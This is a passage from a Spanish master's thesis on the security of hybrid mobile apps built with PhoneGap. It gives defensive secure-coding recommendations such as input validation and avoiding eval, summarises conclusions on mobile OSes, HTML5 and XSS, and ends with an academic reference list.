Al utilizar esta característica, los sitios web externos que se deseen mostrar se cargarán usando la configuración de seguridad del navegador, que por defecto es más estricta que PhoneGap (además de que la página que se cargue no tendrá acceso a los datos de la aplicación). Es mucho más seguro hacerlo así que incluir el sitio en la lista blanca y cargar sus contenidos en un *iframe*.

5.8.3. Validar todos los datos introducidos por el usuario

Es muy importante validar siempre todas las entradas de datos que la aplicación acepta. Esto incluye, entre otros, nombres de usuario, contraseñas, números, fechas, ficheros subidos, etc.

Debido a que un atacante puede descompilar fácilmente la aplicación y manipularla, la validación debe ocurrir en el servidor, especialmente antes de que estos datos sean usados por la aplicación en el lado del servidor.

Asimismo, otras fuentes en las que se deben validar los datos son documentos del usuario, contactos o notificaciones.

¹¹ *Android 2.3 Gingerbread targeted with malware more than any other mobile OS*. Dan Graziano. Disponible en <http://bgr.com/2012/11/06/android-security-gingerbread-malware/>.

5.8.4. No cachear información sensible

Si información como el nombre de usuario, la contraseña, los datos sobre geolocalización o cualquier otra información de carácter sensible se cachea, en caso de que haya alguna vulnerabilidad un atacante podría hacerse con el control de dichos datos.

5.8.5. No utilizar la función JavaScript “eval”

El uso incorrecto de esta función puede provocar que se puedan realizar inyecciones en el código. Además, dificulta la depuración y penaliza el rendimiento de la aplicación. En general, siempre existen alternativas para evitar usar *eval*.

6. Conclusiones

Se ha llevado a cabo un análisis en el apartado de la seguridad de las aplicaciones híbridas para dispositivos móviles. Se han analizado los componentes involucrados en esta tecnología (es decir, los sistemas operativos móviles, soluciones de desarrollo existentes, HTML5 y APIs de JavaScript), todo ello visto desde un punto de vista de la seguridad informática.

A continuación se desglosa las conclusiones más importantes de los distintos temas tratados en el presente Trabajo Fin de Máster.

6.1. Sistemas operativos móviles

El incremento brutal ocurrido en los últimos años en cuanto a ventas de dispositivos móviles pone de manifiesto la necesidad de establecer el foco de atención en los sistemas operativos móviles que se ejecutan en estos aparatos.

Las posibilidades que ofrecen estos sistemas se acercan a lo que ofrece un sistema operativo de escritorio, con el agravante de que, en general, se dispone de información personal y funciones presentes únicamente en este tipo de dispositivos (como la capacidad de realizar llamadas, obtener la localización actual, realizar una fotografía o grabar por el micrófono).

En general, los sistemas operativos móviles más utilizados (Android, iOS y Windows Phone) tienen algunos problemas que los hacen vulnerables. Además, la necesidad de seguridad en estos sistemas está menos extendida que en los sistemas operativos de escritorio.

6.2. HTML5

La razón de que un navegador web sea el punto de acceso principal para el *malware* y los atacantes es la cantidad de oportunidades que ofrece al usuario. Tecnologías que continúan evolucionando actualmente, como HTML5 y la especificación de las nuevas versiones de JavaScript, agravan todavía más si cabe la situación.

La llegada de HTML5 supuso un cambio en la forma de crear aplicaciones web, gracias a la fuerte estandarización que se llevó a cabo. Junto con este proceso, también se comenzó un cambio fundamental en la forma en que ha de tratarse la seguridad en entornos web. Además, en la actualidad el uso de *plug-ins* de terceros desciende rápidamente.

La mayoría de ataques provienen de un mal filtrado de los parámetros de entrada del usuario, o de un uso incorrecto o mala implementación de las nuevas características ofrecidas por los navegadores que soportan HTML5. La inyección de scripts, también conocida como *Cross-Site Scripting* (XSS), se trata de la vulnerabilidad más frecuente en la web.

No obstante, con la cantidad de nuevas características que el estándar HTML5 incluye (almacenamiento web, Web SQL, *web workers*, *web sockets*, contenido multimedia, etc.) se amplía considerablemente el campo de ataque y las posibilidades para los atacantes. Se han descrito numerosas nuevas vulnerabilidades y se ha comentado la forma de solucionar cada uno de los casos propuestos.

6.3. Aplicaciones híbridas

Se ha llevado a cabo un análisis de los distintos *frameworks* disponibles que permiten la implementación de aplicaciones híbridas. De entre los que se han encontrado, se ha comparado los dos más usados a nivel mundial: PhoneGap y Appcelerator Titanium.

En el caso presentado por el presente Trabajo Fin de Máster, se ha analizado una aplicación híbrida realizada a medida con PhoneGap para la realización de pruebas.

La mayoría de vulnerabilidades que se han encontrado son resolubles modificando algunos parámetros del fichero de configuración o siguiendo ciertas buenas prácticas a la hora de programar la aplicación. Otras veces, conocer el funcionamiento de cada una de las plataformas para las que se destina la aplicación supone una gran ventaja, ya que se podrá optimizar el código para evitar que se materialicen vulnerabilidades.

7. Referencias

1. David Barrera, H. Güneş Kayacik, Paul C. van Oorschot, and Anil Somayaji. (2010). *A methodology for empirical analysis of permission-based security models and its application to Android*. Proceedings of the 17th ACM conference on Computer and communications security. New York, USA.
2. Elad Shapira. (2013). *Analyzing an Android WebView exploit*. Recuperado el 20 de septiembre de 2014 desde <http://blogs.avg.com/mobile/analyzing-android-webview-exploit/>.
3. H. Hao, V. Singh, and W. Du. (2013). *On the effectiveness of API-level access control using bytecode rewriting in Android*. ASIACCS.
4. Jaramillo, D.; Smart, R.; Furht, B.; Agarwal, A. (2013). *A secure extensible container for hybrid mobile applications*. Southeastcon.
5. K. Chen, N. Johnson, V. D'Silva, S. Dai, K. MacNamara, T. Magrino, E. Wu, M. Rinard, D. Song. (2013). *Contextual policy enforcement in Android applications with permission event graphs*. NDSS.
6. K. Jayaraman, W. Du, B. Rajagopalan, and S. J. Chapin. (2010). *Escudo: A fine-grained protection model for web browsers*. ICDCS.
7. M. Georgiev, S. Iyengar, S. Jana, R. Anubhai, D. Boneh, and V. Shmatikov. (2012). *The most dangerous code in the world: Validating SSL certificates in non-browser software*. CCS.
8. M. Georgiev, S. Jana, and V. Shmatikov. (2014). *Breaking and fixing origin based access control in hybrid web/mobile application frameworks*.
9. M. Grace, Y. Zhou, Z. Wang, and X. Jiang. (2012). *Systematic detection of capability leaks in stock Android smartphones*. NDSS.
10. Martin Georgiev, Suman Jana, Vitaly Shmatikov. (2014). *Breaking and Fixing Origin-Based Access Control in Hybrid Web/Mobile Application Frameworks*.

The University of Texas (Austin). Recuperado el 20 de septiembre de 2014 desde https://www.cs.utexas.edu/~suman/publications/suman_ndss14.pdf.

11. National Information Assurance Partnership. (2013). *Security Requirements for Mobile Operating Systems*. Recuperado el 20 de septiembre de 2014 desde https://www.niap-ccevs.org/pp/pp_mobility_os_v1.0.pdf.
12. P. Hooimeijer, B. Livshits, D. Molnar, P. Saxena, and M. Veanes. (2011). *Fast and precise sanitizer analysis with bek*. Proceedings of the 20th USENIX conference on Security.
13. S. Maffei, J. C. Mitchell, and A. Taly. (2010). *Object capabilities and isolation of untrusted web applications*. IEEE Symposium on Security and Privacy.
14. Steve Mansfield-Devine. (2010). *Divide and conquer: the threats posed by hybrid apps and HTML 5*.
15. Tongbo Luo, Hao Hao, Wenliang Du, Yifei Wang, Heng Yin. (2011). *Attacks on WebView in the Android System*. Dept. of Electrical Engineering & Computer Science, Syracuse University, Syracuse, New York. Recuperado el 20 de septiembre de 2014 desde http://www.cis.syr.edu/~wedu/Research/paper/webview_acsac2011.pdf.
16. Xing Jin, Tongbo Luo, Derek G. Tsui, Wenliang Du. (2014). *Code Injection Attacks on HTML5-based Mobile Apps*. Dept. of Electrical Engineering & Computer Science, Syracuse University, Syracuse, New York. Recuperado el 20 de septiembre de 2014 desde <http://mostconf.org/2014/papers/s3p5.pdf>.